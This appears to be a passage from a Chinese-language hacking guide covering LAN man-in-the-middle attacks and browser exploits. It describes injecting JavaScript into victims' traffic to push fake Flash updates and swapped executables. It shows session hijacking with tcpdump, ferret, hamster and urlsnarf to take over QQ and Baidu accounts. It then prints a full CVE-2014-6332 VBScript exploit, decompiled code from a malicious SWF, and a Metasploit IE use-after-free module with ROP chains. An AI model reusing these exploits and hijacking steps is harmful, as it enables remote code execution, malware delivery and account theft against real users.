


这里。我们当然就用来 node 来进行 JS 注入了。

找一个这个文件 js

find /-name extern.js

加入测试内容



alert 弹出

加入后。会在默认的列表里面自动加入 JS,默认是所有的网站都会注入 JS。JS 是会缓存的。要清理缓存。


也可以 new 预加载。

想要加入 js 的 url.自要在

/usr/local/lib/node_modules/closurether/tool/cache-sniffer

这个目录里面加入 就可以了。

这里的 10086.cn 伪造地址 具体想伪装成什么地址，可以在 config.json 里配置。



JS 里面就是我们修改的文件 extern.js


这里就可以用 js 进行投毒。投入 flash 升级与下载 exe 识别替换与 js 获得主机的一些信息。（注意 JS 死循环）

更加专业的解答可以去看下 EtherDream 博客 专注 wifi 劫持 30 年。

0x03

试一试劫持会话


tcpdump 监听下 eth0 生成 cap



用 ferret 处理生成的 cap 文件 自动在目录会长成一个 hamster.txt.

在启用 hamster 代理

这样就可以劫持他们的会话了




这里看不懂的可以看看查查中间人攻击。

劫持会话的 kali 上面集成了很多。如 urlsnarf,Cookie Cadger(这种我觉得太方便)这里我不演示这几种了，大家可以自己测试。

0x04

urlsnarf 劫持的话也只是处理下头文件。



本机我访问下 QQ 空间。
收到了 urlsnarf 里面的信息
我们通过抓取到的信息。直接就可以登陆到 QQ 空间。

在局域网利用信息是很方便的，还有没有隐私。测试成功的有 QQ 空间 QQ 邮箱，百度网盘。其他的 HTTP 没有一一测试。我测试的基本都成功。

1.11.2、通过浏览器漏洞进行 dns 劫持

1.11.2.1、 win95+ie3-win10+ie11 全版本执行漏洞

CVE-2014-6332 alliedve.htm allie(win95+ie3-win10+ie11) dve copy by yuange in 2009
测试代码：

```
//*

allie(win95+ie3-win10+ie11) dve copy by yuange in 2009.

https://twitter.com/yuange75

http://hi.baidu.com/yuange1975

*//

<!doctype html>

<html>

<meta http-equiv="X-UA-Compatible" content="IE=EmulateIE8" >

<head>

</head>

<body>
```

```
<SCRIPT LANGUAGE="VBScript">
function runmumaa()
On Error Resume Next
set shell=createobject("Shell.Application")
shell.ShellExecute "notepad.exe"
end function
</script>
<SCRIPT LANGUAGE="VBScript">
dim   aa()
dim   ab()
dim   a0
dim   a1
dim   a2
dim   a3
dim   win9x
dim   intVersion
dim   rnda
dim   funclass
dim   myarray
Begin()
function Begin()
  On Error Resume Next
  info=Navigator.UserAgent
  if(instr(info,"Win64")>0)   then
     exit   function
  end if
  if (instr(info,"MSIE")>0)   then
            intVersion = CInt(Mid(info, InStr(info, "MSIE") + 5, 2))
  else
     exit   function
```

```
  end if
  win9x=0
  BeginInit()
  If Create()=True Then
     myarray=       chrw(01)&chrw(2176)&chrw(01)&chrw(00)&chrw(00)&chrw(00)&chrw(00)&chrw(00)
     myarray=myarray&chrw(00)&chrw(32767)&chrw(00)&chrw(0)
     if(intVersion<4) then
         document.write("<br> IE")
         document.write(intVersion)
         runshellcode()
     else
          setnotsafemode()
     end if
  end if
end function
function BeginInit()
   Randomize()
   redim aa(5)
   redim ab(5)
   a0=13+17*rnd(6)
   a3=7+3*rnd(5)
end function
function Create()
  On Error Resume Next
  dim i
  Create=False
  For i = 0 To 400
    If Over()=True Then
    '   document.write(i)
       Create=True
```

```
      Exit For
    End If
  Next
end function
sub testaa()
end sub
function mydata()
    On Error Resume Next
     i=testaa
     i=null
     redim  Preserve aa(a2)
     ab(0)=0
     aa(a1)=i
     ab(0)=6.36598737437801E-314

     aa(a1+2)=myarray
     ab(2)=1.74088534731324E-310
     mydata=aa(a1)
     redim  Preserve aa(a0)
end function
function setnotsafemode()
    On Error Resume Next
    i=mydata()
    i=readmemo(i+8)
    i=readmemo(i+16)
    j=readmemo(i+&h134)
    for k=0 to &h60 step 4
        j=readmemo(i+&h120+k)
        if(j=14) then
             j=0
             redim  Preserve aa(a2)
```

```
     aa(a1+2)(i+&h11c+k)=ab(4)
             redim  Preserve aa(a0)
     j=0
             j=readmemo(i+&h120+k)
              Exit for
           end if
    next
    ab(2)=1.69759663316747E-313
    runmumaa()
end function


function Over()
    On Error Resume Next
    dim type1,type2,type3
    Over=False
    a0=a0+a3
    a1=a0+2
    a2=a0+&h8000000
    redim  Preserve aa(a0)
    redim   ab(a0)
    redim  Preserve aa(a2)
    type1=1
    ab(0)=1.12345678901234567890123456789O
    aa(a0)=10
    If(IsObject(aa(a1-1)) = False) Then
       if(intVersion<4) then
           mem=cint(a0+1)*16
           j=vartype(aa(a1-1))
           if((j=mem+4) or (j*8=mem+8)) then
              if(vartype(aa(a1-1))<>0)  Then
                 If(IsObject(aa(a1)) = False ) Then
```

```
                type1=VarType(aa(a1))
              end if
            end if
          else
            redim  Preserve aa(a0)
            exit  function
          end if
        else
          if(vartype(aa(a1-1))<>0)  Then
            If(IsObject(aa(a1)) = False ) Then
                type1=VarType(aa(a1))
            end if
          end if
        end if
    end if
    If(type1=&h2f66) Then
         Over=True
    End If
    If(type1=&hB9AD) Then
         Over=True
         win9x=1
    End If
    redim  Preserve aa(a0)
end function
function ReadMemo(add)
    On Error Resume Next
    redim  Preserve aa(a2)
    ab(0)=0
    aa(a1)=add+4
    ab(0)=1.69759663316747E-313
    ReadMemo=lenb(aa(a1))
```

```
    ab(0)=0
    redim  Preserve aa(a0)
end function
</script>
</body>
</html>
```

通过对以上代码进行深入改进，我们可以将 dns 劫持代码加入实现通过浏览器进行 dns 劫持


```
代码：暂不放出
```

1.11.2.2、IE7-IE8 0day

作者对整个漏洞的利用进行了一些分析：

```
http://eromang.zataz.com/2012/09/16/zero-day-season-is-really-not-over-yet/   (链接已经修改)
```

但是貌似作者对 111.exe 没有分析清楚，应该是一个后门远控之类的东西，而且从整个描述看来，貌似是国内人整的哟，已经成功使用 Metasploit 实现了该漏洞的利用



附 111.exe 的下载地址：

```
http://jsunpack.jeek.org/?report=50c43f5297aaab2a21309a88c3007c3318ea9f17
```

Moh2010.swf 反编译 AS 代码：

```
//ActionScript 3.0
//  class Ш♀
package
{
    import flash.display.*;
    import flash.events.*;
    import flash.net.*;
```

```
import flash.system.*;
import flash.utils.*;
import laan.smart.proxies.filesystem.*;

public dynamic class Ψφ extends flash.display.MovieClip
{
    public function Ψφ()
    {
        super();
        if (flash.system.Security.sandboxType != "application")
        {
            flash.system.Security.allowDomain("*");
        }
        if (stage)
        {
            this.init();
        }
        else
        {
            addEventListener(flash.events.Event.ADDED_TO_STAGE, this.init);
        }
        return;
    }

    internal function init(arg1:flash.events.Event):void
    {
        var loc6:*=null;
        var loc5:*=null;
        var loc4:*=null;
        var loc3:*=null;
        var loc2:*=null;
```

```
var loc1:*=null;
loc4 = null;
loc5 = null;
loc6 = 0;
loc1 = this.init[0];
loc2 = this.init[1];
loc3 = 3;
while (loc3-- > 0)
{
    (loc4 = new flash.utils.ByteArray()).writeBytes(loc2);
    loc4.position = loc4.length;
    loc4.endian = flash.utils.Endian.LITTLE_ENDIAN;
    loc5 = new flash.utils.ByteArray();
    loc6 = Math.random() * Math.min(loc1, 2 * 1024 * 1024);
    while (loc5.length < loc6)
    {
        loc5.writeBytes(loc2, Math.random() * loc2.length / 3);
    }
    loc5.length = loc6;
    if (loc5.length >= 63)
    {
        loc4.writeShort(87 << 6 | 63);
        loc4.writeUnsignedInt(loc5.length);
    }
    else
    {
        loc4.writeShort(87 << 6 | loc5.length);
    }
    loc4.writeBytes(loc5);
    loc4.writeShort(1 << 6);
    loc4.writeShort(0);
```

```
            loc4.position = 4;
            loc4.writeUnsignedInt(loc4.length);
            this.init.writeBytes(loc4);
            if (!(this.init.length > 30 * 1024 * 1024))
            {
                continue;
            }
            removeEventListener(flash.events.Event.ENTER_FRAME, this.init);
            break;
        }
        return;
    }

    internal function init(arg1:flash.utils.ByteArray):void
    {
        var loc3:*=null;
        var loc2:*=null;
        var loc1:*=null;
        this.init = [];
        loc1 = arg1.readUnsignedInt();
        loc2 = arg1.readUnsignedInt();
        loc3 = new flash.utils.ByteArray();
        arg1.readBytes(loc3, 0, loc2);
        this.init = new flash.utils.ByteArray();
        this.init.endian = flash.utils.Endian.LITTLE_ENDIAN;
        this.init = [loc1, loc3];
        addEventListener(flash.events.Event.ENTER_FRAME, this.init);
        this.init(null);
        return;
    }
```

```
        internal function init(arg1:flash.events.Event=null):void
        {
            var loc1:*=null;
            loc1 = null;
            if (arg1)
            {
                removeEventListener(flash.events.Event.ADDED_TO_STAGE, this.init);
            }
            this.LOADING_BAR_CLASS = new flash.system.LoaderContext(false, flash.system.Applica
tionDomain.currentDomain);
            if (this.LOADING_BAR_CLASS.hasOwnProperty("allowLoadBytesCodeExecution"))
            {
                Object(this.LOADING_BAR_CLASS).allowLoadBytesCodeExecution = true;
            }
            if (this.LOADING_BAR_CLASS.hasOwnProperty("parameters"))
            {
                Object(this.LOADING_BAR_CLASS)["parameters"] = stage.loaderInfo.parameters;
            }
            flash.display.StageAlign.prototype["@doswf__s"] = stage;
            flash.display.StageAlign.prototype.setPropertyIsEnumerable("@doswf__s", false);
            flash.display.LoaderInfo.prototype["@doswf__u"] = stage.loaderInfo.url;
            flash.display.LoaderInfo.prototype.setPropertyIsEnumerable("@doswf__u", false);
            flash.display.LoaderInfo.prototype["@doswf__p"] = stage.loaderInfo.parameters;
            flash.display.LoaderInfo.prototype.setPropertyIsEnumerable("@doswf__p", false);
            if (flash.system.ApplicationDomain.currentDomain.hasDefinition(LOADING_BAR_CLASS))
            {
                loc1 = flash.system.ApplicationDomain.currentDomain.getDefinition(LOADING_BAR_CL
ASS) as Class;
                this.LOADING_BAR_CLASS = new loc1() as flash.display.DisplayObject;
                addChild(this.LOADING_BAR_CLASS);
                stop();
                addEventListener(flash.events.Event.ENTER_FRAME, this.init);
```

```
        }
        else
        {
            this.init();
        }
        return;
    }

    internal function init():void
    {
        var loc1:*=null;
        loc1 = this.init(new Ψ÷());
        loc1.uncompress();
        this.init(loc1);
        return;
    }

    internal function init(arg1:flash.events.Event):void
    {
        var loc1:*=null;
        loc1 = loaderInfo.bytesLoaded / loaderInfo.bytesTotal;
        Object(this.LOADING_BAR_CLASS).setProgress(this, loc1);
        if (loc1 == 1)
        {
            removeEventListener(flash.events.Event.ENTER_FRAME, this.init);
            removeChild(this.LOADING_BAR_CLASS);
            gotoAndStop(2);
            this.init();
        }
        return;
    }
```

```
        internal function init(arg1:flash.utils.ByteArray):void
        {
            var loc3:*=null;
            var loc2:*=null;
            var loc1:*=null;
            arg1.endian = flash.utils.Endian.LITTLE_ENDIAN;
            arg1.position = 0;
            if (arg1.readBoolean())
            {
                this.init(arg1);
            }
            this.init = arg1.readBoolean();
            loc1 = arg1.readUnsignedInt();
            loc2 = new flash.utils.ByteArray();
            arg1.readBytes(loc2, 0, loc1);
            this.LOADING_BAR_CLASS = new flash.utils.ByteArray();
            arg1.readBytes(this.LOADING_BAR_CLASS);
            (loc3 = new flash.display.Loader()).contentLoaderInfo.addEventListener(flash.event
s.Event.INIT, this.init);
            loc3.contentLoaderInfo.addEventListener(flash.events.ProgressEvent.PROGRESS, this.i
nit);
            loc3.loadBytes(loc2, this.LOADING_BAR_CLASS);
            return;
        }

        internal function init(arg1:flash.events.Event):void
        {
            var loc6:*=null;
            var loc5:*=null;
            var loc4:*=null;
            var loc3:*=null;
```

```
            var loc2:*=null;
            var loc1:*=null;
            loc3 = null;
            loc4 = 0;
            loc5 = undefined;
            if (arg1 is flash.events.ProgressEvent)
            {
                this.init = arg1 as flash.events.ProgressEvent;
                return;
            }
            loc1 = arg1.target as flash.display.LoaderInfo;
            loc1.removeEventListener(flash.events.Event.INIT, this.init);
            loc1.removeEventListener(flash.events.ProgressEvent.PROGRESS, this.init);
            loc2 = loc1.loader;
            if (this.LOADING_BAR_CLASS)
            {
                loc2 = new flash.display.Loader();
                loc2.contentLoaderInfo.addEventListener(flash.events.Event.INIT, this.init);
                loc2.contentLoaderInfo.addEventListener(flash.events.ProgressEvent.PROGRESS, th
is.init);
                loc2.loadBytes(this.LOADING_BAR_CLASS, this.LOADING_BAR_CLASS);
                this.LOADING_BAR_CLASS = null;
                return;
            }
            if (parent is flash.display.Stage)
            {
                if (this.init)
                {
                    parent.addChildAt(loc2.content, 0);
                    parent.removeChild(this);
                }
```

```
                else
                {
                    addChild(loc2);
                }
            }
            else if (this.init)
            {
                addChildAt(loc2.content, 0);
            }
            else
            {
                addChildAt(loc2, 0);
            }
            if (this.init && this.init)
            {
                if ((loc3 = loc1.content as flash.display.DisplayObjectContainer).hasOwnProperty
("@doswf__lph"))
                {
                    (loc6 = Object(loc3))["@doswf__lph"](this.init);
                }
                else
                {
                    loc4 = 0;
                    while (loc4 < loc3.numChildren)
                    {
                        if ((loc5 = loc3.getChildAt(loc4)).hasOwnProperty("@doswf__lph"))
                        {
                            (loc6 = loc5)["@doswf__lph"](this.init);
                        }
                        ++loc4;
                    }
```

```
            }
        }
        return;
    }

    internal function init(arg1:flash.utils.ByteArray):flash.utils.ByteArray
    {
        var loc3:*=null;
        var loc2:*=null;
        var loc1:*=null;
        loc3 = 0;
        arg1.endian = flash.utils.Endian.LITTLE_ENDIAN;
        arg1.position = 0;
        this.init = (arg1.readUnsignedByte() - 1);
        this.init = (arg1.readUnsignedByte() - 1);
        this.init = arg1.readUnsignedInt() - 2;
        this.init = arg1.readUnsignedInt() - 2;
        loc1 = new flash.utils.ByteArray();
        loc1.writeBytes(arg1, arg1.length - this.init, this.init);
        loc2 = 0;
        for (;;)
        {
            loc3 = 0;
            while (loc3 < this.init)
            {
                loc1[loc2] = loc1[loc2] ^ this.init;
                ++loc2;
                if (loc2 >= this.init)
                {
                    break;
                }
```

```
                loc3 = loc3 + 5;
            }
            loc2 = loc2 + this.init;
            if (!(loc2 >= this.init))
            {
                continue;
            }
            break;
        }
        return loc1;
    }

    internal static const LOADING_BAR_CLASS:String="_doswf_package.LoadingBarBase";

    internal var init:uint;

    internal var init:uint;

    internal var init:uint;

    internal var init:*;

    internal var init:uint;

    internal var init:*;

    internal var init:*;

    internal var init:*;

    internal var LOADING_BAR_CLASS:*;
```

```
        internal var LOADING_BAR_CLASS:*;


        internal var LOADING_BAR_CLASS:*;
    }
}


//  class Ψ:
package
{
    import flash.utils.*;


    public class Ψ: extends flash.utils.ByteArray
    {
        public function Ψ:()
        {
            super();
            return;
        }
    }
}
```

Metasploit 脚本：

```
##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
#   http://metasploit.com/framework/
##


require 'msf/core'
```

```
class Metasploit3 < Msf::Exploit::Remote

          Rank = GoodRanking


          include Msf::Exploit::Remote::HttpServer::HTML

          include Msf::Exploit::Remote::BrowserAutopwn

          autopwn_info({

                    :ua_name    => HttpClients::IE,

                    :ua_minver  => "7.0",

                    :ua_maxver  => "9.0",

                    :javascript => true,

                    :rank       => GoodRanking

           })


          def initialize(info={})

                    super(update_info(info,

                              'Name'          => "Microsoft Internet Explorer execCommand Use
-After-Free Vulnerability ",

                              'Description'    => %q{

                                        This module exploits a vulnerability found in Microso
ft Internet Explorer (MSIE). When

                                        rendering an HTML page, the CMshtmlEd object gets del
eted in an unexpected manner,

                                        but the same memory is reused again later in the CMsh
tmlEd::Exec() function, leading

                                        to a use-after-free condition.  Please note that this
 vulnerability has

                                        been exploited in the wild since Sep 14 2012, and the
re is currently no official

                                        patch for it.

                              },

                              'License'       => MSF_LICENSE,

                              'Author'        =>

                                        [
```

```
                                        'unknown',     # Some secret ninja
                                        'eromang',     # First public discovery
                                        'binjo',
                                        'sinn3r',      # Metasploit
                                        'juan vazquez' # Metasploit
                                    ],
                                'References'     =>
                                    [
                                        [ 'OSVDB', '85532' ],
                                        [ 'URL', 'http://eromang.zataz.com/2012/09
/16/zero-day-season-is-really-not-over-yet/' ],
                                        [ 'URL', 'http://blog.vulnhunt.com/index.p
hp/2012/09/17/ie-execcommand-fuction-use-after-free-vulnerability-0day/'],
                                        [ 'URL', 'http://metasploit.com' ]
                                    ],
                                'Payload'        =>
                                    {
                                        'PrependEncoder' => "\x81\xc4\x54\xf2\xff\
xff" # Stack adjustment # add esp, -3500
                                    },
                                'DefaultOptions'  =>
                                    {
                                        'ExitFunction'        => "none",
                                        'InitialAutoRunScript' => 'migrate -f',
                                    },
                                'Platform'       => 'win',
                                'Targets'        =>
                                    [
                                        [ 'Automatic', {} ],
                                        [ 'IE 7 on Windows XP SP3', { 'Rop' => nil,
    'Offset' => '0x5fa', 'Random' => false } ],
                                        [ 'IE 8 on Windows XP SP3', { 'Rop' => :msv
crt, 'Offset' => '0x5f4', 'Random' => false } ],
```

```
                                                [ 'IE 7 on Windows Vista',  { 'Rop' => nil,
    'Offset' => '0x5fa', 'Random' => false } ],
                                                [ 'IE 8 on Windows Vista',  { 'Rop' => :jr
e,    'Offset' => '0x5f4', 'Random' => false } ],
                                                [ 'IE 8 on Windows 7',      { 'Rop' => :jr
e,    'Offset' => '0x5f4', 'Random' => false } ],
                                                [ 'IE 9 on Windows 7',      { 'Rop' => :jr
e,    'Offset' => '0x5fc', 'Random' => true } ]
                                            ],
                                'Privileged'     => false,
                                'DisclosureDate' => "Sep 14 2012",  # When it was spotted in the
 wild by eromang
                                'DefaultTarget'  => 0))
          end


          def get_target(agent)
                    #If the user is already specified by the user, we'll just use that
                    return target if target.name != 'Automatic'


                    if agent =~ /NT 5\.1/ and agent =~ /MSIE 7/
                              return targets[1]  #IE 7 on Windows XP SP3
                    elsif agent =~ /NT 5\.1/ and agent =~ /MSIE 8/
                              return targets[2]  #IE 8 on Windows XP SP3
                    elsif agent =~ /NT 6\.0/ and agent =~ /MSIE 7/
                              return targets[3]  #IE 7 on Windows Vista
                    elsif agent =~ /NT 6\.0/ and agent =~ /MSIE 8/
                              return targets[4]  #IE 8 on Windows Vista
                    elsif agent =~ /NT 6\.1/ and agent =~ /MSIE 8/
                              return targets[5]  #IE 8 on Windows 7
                    elsif agent =~ /NT 6\.1/ and agent =~ /MSIE 9/
                              return targets[6]  #IE 9 on Windows 7
                    else
                              return nil
```

```
            end
        end


        def junk(n=4)
            return rand_text_alpha(n).unpack("V")[0].to_i
        end


        def nop
            return make_nops(4).unpack("V")[0].to_i
        end


        def get_payload(t, cli)
            code = payload.encoded


            # No rop. Just return the payload.
            return code if t['Rop'].nil?


            # Both ROP chains generated by mona.py - See corelan.be
            case t['Rop']
            when :msvcrt
                print_status("Using msvcrt ROP")
                exec_size = code.length
                stack_pivot = [
                    0x77c4e393, # RETN
                    0x77c4e392, # POP EAX # RETN
                    0x77c15ed5, # XCHG EAX, ESP # RETN
                ].pack("V*")
                rop =
                [
                    0x77C21891,  # POP ESI # RETN
                    0x0c0c0c04,  # ESI
```

```
                                        0x77c4e392,  # POP EAX # RETN
                                        0x77c11120,  # <- *&VirtualProtect()
                                        0x77c2e493,  # MOV EAX,DWORD PTR DS:[EAX] # POP EBP #
RETN
                                        junk,
                                        0x77c2dd6c,  # XCHG EAX,ESI # ADD [EAX], AL # RETN
                                        0x77c4ec00,  # POP EBP # RETN
                                        0x77c35459,  # ptr to 'push esp #  ret'
                                        0x77c47705,  # POP EBX # RETN
                                        exec_size,   # EBX
                                        0x77c3ea01,  # POP ECX # RETN
                                        0x77c5d000,  # W pointer (lpOldProtect) (-> ecx)
                                        0x77c46100,  # POP EDI # RETN
                                        0x77c46101,  # ROP NOP (-> edi)
                                        0x77c4d680,  # POP EDX # RETN
                                        0x00000040,  # newProtect (0x40) (-> edx)
                                        0x77c4e392,  # POP EAX # RETN
                                        nop,         # NOPS (-> eax)
                                        0x77c12df9,  # PUSHAD # RETN
                                ].pack("V*")

                        when :jre
                                print_status("Using JRE ROP")
                                exec_size = 0xffffffff - code.length + 1
                                if t['Random']
                                        stack_pivot = [
                                                0x0c0c0c0c, # 0c0c0c08
                                                0x7c347f98, # RETN
                                                0x7c347f97, # POP EDX # RETN
                                                0x7c348b05  # XCHG EAX, ESP # RET
                                        ].pack("V*")
```

```
                                else
                                        stack_pivot = [
                                                0x7c347f98, # RETN
                                                0x7c347f97, # POP EDX # RETN
                                                0x7c348b05  # XCHG EAX, ESP # RET
                                        ].pack("V*")
                                end
                                rop =
                                [
                                        0x7c37653d,  # POP EAX # POP EDI # POP ESI # POP EBX #
 POP EBP # RETN
                                        exec_size,   # Value to negate, will become 0x0000020
1 (dwSize)
                                        0x7c347f98,  # RETN (ROP NOP)
                                        0x7c3415a2,  # JMP [EAX]
                                        0xffffffff,
                                        0x7c376402,  # skip 4 bytes
                                        0x7c351e05,  # NEG EAX # RETN
                                        0x7c345255,  # INC EBX # FPATAN # RETN
